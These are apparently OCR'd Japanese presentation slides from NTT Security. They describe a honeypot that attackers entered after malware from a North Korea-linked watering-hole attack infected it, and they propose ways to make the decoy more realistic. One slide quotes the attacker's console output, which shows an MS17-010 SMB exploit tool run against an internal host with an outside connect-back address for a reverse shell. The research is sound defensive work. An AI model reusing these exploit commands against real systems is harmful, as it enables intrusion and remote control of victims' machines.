
SMB脆弱性ツールを使用した侵入試行②

```
C:¥Users¥yzw¥AppData¥Local¥Temp¥red>red.exe 192.168.10.3 52.78.95.103 443
[*] MS17-010 Exploit - SMBv1 SrvOs2FeaToNt OOB
[*] Exploit running.. Please wait
[*] Thanks NSA!
[*] Creditz: @EquationGroup @ShadowBrokers @pro
[*] KPN Red team: <juan.sacco@kpn.com>

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>red.exe 192.168.10.3 52.78.95.103 1337
[*] MS17-010 Exploit - SMBv1 SrvOs2FeaToNt OOB
[*] Exploit running.. Please wait
Traceback (most recent call last):
  File "poc.py", line 85, in <module>
  File "poc.py", line 71, in main
socket.error: [Errno 10054] An existing connection was forcibly closed by the re
mote host
```

標準出力の内容から、ツールは、SMBの脆弱性MS17-010を利用してターゲットホストからのコネクトバックシェルを起動するものであると判明。
公開後すぐに使用した模様。

侵害時の通信先



囮システムの改善

囮システムの改善点

振る舞い観測から得られたことをベースに、模擬環境をより実際の組織環境にみせる。


周辺のホスト調査やSMB脆弱性ツールの使用

- 組織を模擬したネットワークを構築
  - ドメインコントローラー、ファイルサーバー、プロキシサーバーの設置
  - 組織内を想定したドメインおよびアカウントの作成（例: ログイン名「A123456」）
- 特定のSMB脆弱性をもつバージョンのOSを使用（例: Windows Server 2012 R2 ※アップデートなし）

設置ファイルの調査

- My Documentsやファイルサーバーに設置する資料ファイルを拡充
  - 攻撃者のターゲットを把握するため、カテゴリ毎にフォルダを用意できるとベター（例: 財務、知財、研究など）
- 解析や観測が疑われるファイルは端末に残さない

囮システム・改の構成



まとめ

まとめ

- 外部と接続可能な物理感染端末を安全に観測できる囮システムをシンプルな構成で構築。
- 北朝鮮関連サイトによる水飲み場型攻撃に使用されたマルウェアを囮システムで感染させたところ、攻撃者が侵入し、環境調査・情報窃取・感染拡大(試行)を実施。
- 感染端末上のファイルをアップロードしていたことから、目的は情報窃取と思われるが、設置されていたファイルの種類が少なく、どのような情報を入手したかったかは不明。
- 攻撃者は約1時間ほど侵害行為を実施し、その後侵入は確認されていない。感染環境をより近い形で組織内環境に模擬することにより、攻撃者の継続的で深度の深い侵害行為を観測可能になることが期待される。

今回のように、シンプルな囮システムでも攻撃者が侵害してくれました。
こうした観測を続けることで、攻撃者の行動検知に役立つ情報を取得することが可能です。

ご清聴ありがとうございました

NTT Security